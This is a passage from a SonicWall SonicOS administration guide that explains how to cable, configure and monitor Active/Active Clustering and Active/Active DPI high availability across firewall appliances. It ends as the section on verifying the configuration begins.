To use Active/Active Clustering, you must register all SonicWall appliances in the cluster on MySonicWall. The two appliances in *each* HA pair must also be associated as HA Primary and HA Secondary on MySonicWall. That is, associate the two appliances in the HA pair for Cluster Node 1, then associate the appliances in the HA pair for Cluster Node 2, and so on for any other Cluster Nodes.

Configuration Task List

This section provides a high-level task list for getting the Active/Active Clustering and other High Availability features up and running.

Perform the following tasks:

1. Physically connect the designated HA ports of all units in the Active/Active cluster to the same Layer 2 network.
2. Physically connect an additional interface between the two appliances in each HA pair if you plan to enable Active/Active DPI. The interface must be the same number on both appliances. For example, connect X4 on the Primary unit to X4 on the Secondary unit.
3. Optionally, for port redundancy for Active/Active DPI ports, physically connect a second interface between the two appliances in each HA pair. This interface will take over transferring data between the two units during Active/Active DPI processing if the first Active/Active DPI Interface has a fault.
4. Physically connect the LAN and WAN ports of all units to the appropriate switches.
5. Optionally, if you plan to use redundant ports for the LAN/WAN ports, connect the redundant ports to the appropriate switches.
6. Power down all the units except the unit that is to be designated as the Primary unit in Cluster Node 1.
7. Login to the Primary unit in Cluster Node 1, leaving other units down.
8. On the **Network > DHCP Server** page, disable the DHCP server and delete all DHCP server lease scopes. See Disabling the SonicOS DHCP Server.
9. Configure IP addresses for the desired interfaces on the **Network > Interfaces** page.
10. Select **Active/Active Clustering** on the **High Availability > Settings** page.
11. Enter the serial numbers of other units in the Active/Active cluster.
12. Enter the Cluster Node owner/standby ranking for each Virtual Group.
13. Click **Apply**.
14. Configure Virtual Group IP addresses on the **Network > Interfaces** page.

    NOTE: Default NAT policies are created automatically, so there is no need to configure NAT policies for Virtual Groups in the **Network > NAT Policies** page
15. Configure settings in the **High Availability > Advanced** page.
16. Start up the other units in the Active/Active cluster.

17 Configure per-unit IP addresses in the **High Availability > Monitoring** page.

> **NOTE:** Per-unit IP addresses (HA monitoring IP addresses) are required for all the units in the cluster either on Primary LAN or on Primary WAN Interfaces.

18 Login to each unit using the per-unit IP address, and click **Register** and synchronize licenses with the MySonicWall Licensing server.

19 Enable **Stateful Synchronization**.

20 Enable **Active/Active DPI** and configure the appropriate interface as the **Active/Active DPI Interface**.

21 If a second interface is physically connected, configure it as the **Active/Active DPI Interface 2** for Active/Active DPI.

Physically Connecting Your Active/Active Cluster Appliances

High Availability requires additional physical connections among the affected SonicWall appliances. This section describes the physical connections needed for Active/Active Clustering and Active/Active DPI.

> **NOTE:** For complete procedures for connecting your appliances see the Getting Started Guide for your appliance and Physically Connecting Your Appliances.

Topics:

- Connecting the HA Ports for Active/Active Clustering
- Connecting the Active/Active DPI Interfaces for Active/Active DPI
- Connecting the LAN and WAN Interfaces in a High Availability Deployment
- Connecting Redundant Port Interfaces

Connecting the HA Ports for Active/Active Clustering

For Active/Active Clustering, you must physically connect the designated HA ports of all units in the Active/Active cluster to the same Layer 2 network. The SonicWall E-Class NSA appliance have a dedicated HA port which should be used. On the NSA 3500/4500/5000, use interface X5.

SonicWall recommends connecting all designated HA ports to the same Layer 2 switch. You can use a dedicated switch or simply use some ports on an existing switch in your internal network. All of these switch ports must be configured to allow Layer 2 traffic to flow freely amongst them.

In the case of a two-unit Active/Active cluster deployment, where the two Cluster Nodes each have only a single appliance, you can connect the HA ports directly to each other using a cross-over cable. No switch is necessary in this case.

The SonicWall Virtual Router Redundancy Protocol (SVRRP) uses this HA port connection to send Cluster Node management and monitoring state messages. SVRRP management messages are initiated on the Master Node, and monitoring information is communicated from every appliance in the cluster.

The HA port connection is also used to synchronize configuration from the Master Node to the other Cluster Nodes in the deployment. This includes firmware or signature upgrades, policies for VPN and NAT, and other configuration.

Connecting the Active/Active DPI Interfaces for Active/Active DPI

For Active/Active DPI, you must physically connect at least one additional interface, called the **Active/Active DPI Interface**, between the two appliances in each HA pair, or Cluster Node. The connected interfaces must be the same number on both appliances, and must initially appear as unused, unassigned interfaces in the Network > Interfaces page. For example, you could connect X5 on the Primary unit to X5 on the Secondary if X5 is an unassigned interface. After enabling Active/Active DPI, the connected interface will have a Zone assignment of **HA Data-Link**.

Certain packet flows on the active unit are selected and offloaded to the standby unit on the Active/Active DPI Interface. DPI is performed on the standby unit and then the results are returned to the active unit over the same interface.

Optionally, for port redundancy with Active/Active DPI, you can physically connect a second Active/Active DPI Interface between the two appliances in each HA pair. This interface will take over transferring data between the two units during Active/Active DPI processing if the first Active/Active DPI Interface has a fault.

To connect the Active/Active DPI Interfaces for Active/Active DPI:

1. Decide which interface to use for the additional connection between the appliances in the HA pair. The same interface must be selected on each appliance.
2. In the SonicOS management interface:
    a. Navigate to the **Network > Interfaces** page.
    b. Ensure that the **Zone** is **Unassigned** for the intended Active/Active DPI Interface.
3. Using a standard Ethernet cable, connect the two interfaces directly to each other.
4. Optionally, for port redundancy with Active/Active DPI, physically connect a second Active/Active DPI Interface between the two appliances in each HA pair.

Connecting the LAN and WAN Interfaces in a High Availability Deployment

In any High Availability deployment, you must physically connect the LAN and WAN ports of all units to the appropriate switches.

A WAN connection to the Internet is useful for registering your appliances on MySonicWall and for synchronizing licensing information. Unless live communication with SonicWall's licensing server is not permitted due to network policy, the WAN (X1) interface should be connected before registration and licensing are performed.

Connecting Redundant Port Interfaces

Redundant ports can be configured when Active/Active Clustering is enabled. You can assign an unused physical interface as a redundant port to a configured physical interface called the “primary interface”. On each Cluster Node, each primary and redundant port pair must be physically connected to the same switch, or preferably, to redundant switches in the network.

NOTE: Because all Cluster Nodes share the same configuration, each node must have the same redundant ports configured and connected to the same switch(es).

For examples of clustering deployment, see Active/Active Clustering – Four-Unit Deployment and Active/Active Clustering – Two-Unit Deployment.

Viewing High Availability Active/Active Cluster Status

The **High Availability > Status** page provides status for the entire Active/Active cluster and for each Cluster Node in the deployment. The status for the Active/Active cluster node is displayed in the upper table, and status for High Availability is displayed in the lower table.

High Availability /

Status

Active / Active Clustering Node Status	Node 1	Node 2
Node Status	Active	Active
Primary A/A Licensed	Yes	Yes
Backup A/A Licensed	Yes	Yes
Virtual Groups Owned	1	2

High Availability Status	Node 1	Node 2
Status	Backup Active	Primary Active
Dedicated HA-Link	HA 1000 Mbps full-duplex	HA 1000 Mbps Full-duplex
HA Data Link	X5 1000 Mbps full-duplex	X5 1000 Mbps Full-duplex
HA Data Link 2	X6 1000 Mbps full-duplex	X6 1000 Mbps Full-duplex
Found Peer	Yes	Yes
Settings Synchronized	Yes	Yes
Primary Stateful HA Licensed	No	Yes
Backup Stateful HA Licensed	Yes	No
Stateful HA Synchronized	No	No
Primary State	IDLE	ACTIVE
Backup State	ACTIVE	IDLE
Active Up Time	0 Days 00:35:30	0 Days 00:35:46

Configuring Active/Active Clustering and High Availability

Active/Active Clustering configuration can include configuring Virtual Group IDs and redundant ports. Procedures are provided in this section for both of these tasks within the Configuring Network DHCP and Interface Settings section. This section also includes the procedure for disabling the DHCP server and deleting existing lease scopes.

There are four High Availability pages in the SonicOS management interface. Of these, two have configurable settings that pertain to Active/Active Clustering, one displays status for both the cluster and the HA pair to which you are logged in, and one pertains only to configuration for the local HA pair. The latter is the High Availability > Monitoring page. This section describes the configuration options for all High Availability settings, whether they pertain to Active/Active Clustering or only to the HA pair.

Topics:

- Configuring Network DHCP and Interface Settings
- Configuring High Availability Settings

- Configuring High Availability Advanced Settings
- Configuring High Availability Monitoring
- Configuring Virtual Group Association in VPN Policies
- Configuring Virtual Group Association in NAT Policies

Configuring Network DHCP and Interface Settings

When Active/Active Clustering is enabled, the SonicOS internal DHCP server is turned off and cannot be enabled. Networks needing a DHCP server can use an external DHCP server. The SonicOS DHCP server should be disabled in the management interface before enabling Active/Active Clustering, and all DHCP server lease scopes deleted.

On the **Network > Interfaces** page, you can configure additional virtual IP addresses for interfaces in a Virtual Group and redundant ports for interfaces.


Topics:

- Disabling the SonicOS DHCP Server
- Configuring Virtual IP Addresses
- Configuring Redundant Ports

Disabling the SonicOS DHCP Server

To disable the SonicOS DHCP server and delete all DHCP server lease scopes:

1. Login to the Primary unit of the Cluster Node and navigate to the **Network > DHCP Server** page.
2. Clear the **Enable DHCP Server** check box.
3. Under **DHCP Server Lease Scopes**, select the check box at the top left corner of the table heading to select all lease scopes in the table.



4. Click the **Delete All** button.
5. Click **OK** in the confirmation dialog.
6. Click **Accept** at the top of the **Network > DHCP Server** page.

Configuring Virtual IP Addresses

When Active/Active Clustering is enabled for the first time, the configured IP addresses for the interfaces on that firewall are automatically converted to virtual IP addresses for Virtual Group 1. Thus, Virtual Group 1 will include virtual IP addresses for X0, X1, and any other interfaces which are configured and assigned to a zone.

Active/Active Clustering requires additional configuration of virtual IP addresses for additional Virtual Groups. You can assign multiple virtual IP addresses to each interface, one per Virtual Group. Each additional virtual IP address is associated with one of the other Virtual Groups in the cluster. Each interface can have up to a maximum of four virtual IP addresses. VLAN interfaces can also have up to four virtual IP addresses.

NOTE: A packet cannot be forwarded on an interface if a virtual IP address is not configured on it for the Virtual Group handling that traffic flow.


To configure a virtual IP address on an interface:

1 Login to the Primary unit of the Cluster Node.

2 Navigate to the **Network > Interfaces** page.


3 In the **Interface Settings** table, click the **Configure** icon for the interface you want to configure.

4 In the **Edit Interface** dialog, type the virtual IP address into the **IP Address (Virtual Group X)** field, where X is the virtual group number.



NOTE: The new virtual IP address must be in the same subnet as any existing virtual IP address for that interface.

5 Click **OK**. The configured virtual IP address appears in the **Interface Settings** table.



Configuring Redundant Ports

Redundant ports can be configured when Active/Active Clustering is enabled. You can assign an unused physical interface as a redundant port to a configured physical interface called the “primary interface”. If there is a physical link failure on the primary interface, the redundant interface can continue processing traffic without any interruption. One advantage of this feature is that in case of a physical link failure, there is no need to do a device failover.

You can configure a redundant port on the **Advanced** tab of the **Edit Interface** dialog. The **Redundant Port** field is only available when Active/Active Clustering is enabled.

NOTE: Because all Cluster Nodes share the same configuration, each node must have the same redundant ports configured and connected to the same switch(es).


For information about physically connecting redundant ports and redundant switches, see the *Active/Active Clustering Full Mesh Deployment Technote*.

To configure a redundant port for an interface:


1 Login to the Primary unit of the Cluster Node.

2 Navigate to the **Network > Interfaces** page.

3 In the **Interface Settings** table, click the **Configure** icon for the primary interface for which you want to create a redundant port. For example, click the configure icon for **X2**.




4 In the **Edit Interface** dialog, click the **Advanced** tab.



5 In the **Redundant Port** field, select the redundant port from the drop-down menu. Only unused interfaces are available for selection. For example, select **X4** for the redundant port.

6 Click **OK**.

The selected interface will no longer appear in the **Interface Settings** table. After configuration, it appears only in the **Redundant Port** field in the **Edit Interface** dialog of the primary port.



NOTE: The primary and redundant ports must be physically connected to the same switch, or preferably, to redundant switches in the network.

7 On each Cluster Node, replicate the redundant physical connections using the same interface numbers for primary and redundant ports. All Cluster Nodes share the same configuration as the Master node.

Configuring High Availability Settings


NOTE: For a complete description of configuring HA settings, see Configuring Active/Active DPI High Availability Settings.

To configure your SonicWall deployment to use Active/Active Clustering:

1 Login to the Primary unit of the Master Cluster Node.


2 Navigate to the **High Availability > Settings** page.

3 Under **High Availability Settings**, select **Active/Active DPI Clustering** from the drop-down menu. A new tab, **HA Interfaces**, appears and the **Enable Stateful Synchronization** option is dimmed, but enabled automatically for Active/Active DPI.




4 For Stateful Synchronization in the master Cluster Node, select the **Enable Stateful Synchronization** check box if it is not yet enabled.

5 Under the **HA Interfaces** tab, from the drop-down menus, select the interfaces you want. These interface are used for transferring data between the two units during Active/Active DPI processing. Only unassigned, available interfaces appear in the drop-down menu.



6 Click **Apply**.

On the **Network > Interfaces** page, **Virtual Group 1** is displayed with its corresponding virtual IP addresses. The Active/Active DPI Interface(s) are shown as members of the **HA Data-Link** zone.



Configuring High Availability Advanced Settings

NOTE: For a complete description of configuring HA advanced settings, see Configuring High Availability > Advanced Settings.


The **Heartbeat Interval** and **Failover Trigger Level** settings on the **High Availability > Advanced** page apply to both the SVRRP heartbeats (Active/Active Clustering heartbeat) and HA heartbeats.

Other settings on **High Availability > Advanced** page apply only to the HA pairs within the Cluster Nodes.

To configure the settings on the High Availability > Advanced page:

1 Login as an administrator to the SonicOS management interface on the Master Node, that is, on the Virtual Group1 IP address (on X0 or another interface with HTTP management enabled).

2 Navigate to **High Availability > Advanced**.




NOTE: The minimum settings shown for the options are minimum recommended values. Lower values may cause unnecessary failovers, especially when theSonicWall is under a heavy load. Use higher values if your SonicWall handles a lot of network traffic.

3 Follow the procedure described in Configuring High Availability > Advanced Settings.

4 When finished with all High Availability configuration, click **Apply**. All settings are synchronized to the other units in the cluster.

Configuring High Availability Monitoring

The configuration tasks on the **High Availability > Monitoring** page are performed on the Primary unit and then are automatically synchronized to the Secondary.



To set the independent LAN management IP addresses and configure physical and/or logical interface monitoring:

1. Login as an administrator to the SonicOS management interface on the Master Node.
2. Navigate to **High Availability > Monitoring**.
3. Follow the procedure for configuring High Availability Monitoring settings in Configuring the High Availability > Monitoring Page Settings.
4. To configure monitoring on any of the other interfaces, repeat Step 3 for each interface.
5. When finished with all High Availability monitoring configuration for the selected Cluster Node, click **Apply**.
6. Then select a different Cluster Node and repeat the configuration steps.
7. Click **Apply**.

Configuring Virtual Group Association in VPN Policies

VPN policy configuration requires association with a Virtual Group when running in Active/Active Clustering mode. Follow the procedures described in Configuring GroupVPN Policies.

Virtual Group address objects are available from the **Choose local network from list** drop-down menu. These Virtual Group address objects are created by SonicOS when virtual IP addresses are added and are deleted when the virtual IP is deleted.

When creating a VPN Policy for a remote network, Virtual Group address objects may also be available.

Configuring Virtual Group Association in NAT Policies

When running in Active/Active Clustering mode, NAT policy configuration includes Virtual Group settings. Default NAT policies are created by SonicOS when virtual IP addresses are added and are deleted when the virtual IP is deleted. You can specify a Virtual Group or select **Any** when creating custom NAT policies. The procedures for creating NAT polices are described in Creating NAT Policies.

Verifying Active/Active Clustering Configuration


This section describes several methods of verifying the correct configuration of Active/Active Clustering and Active/Active DPI.

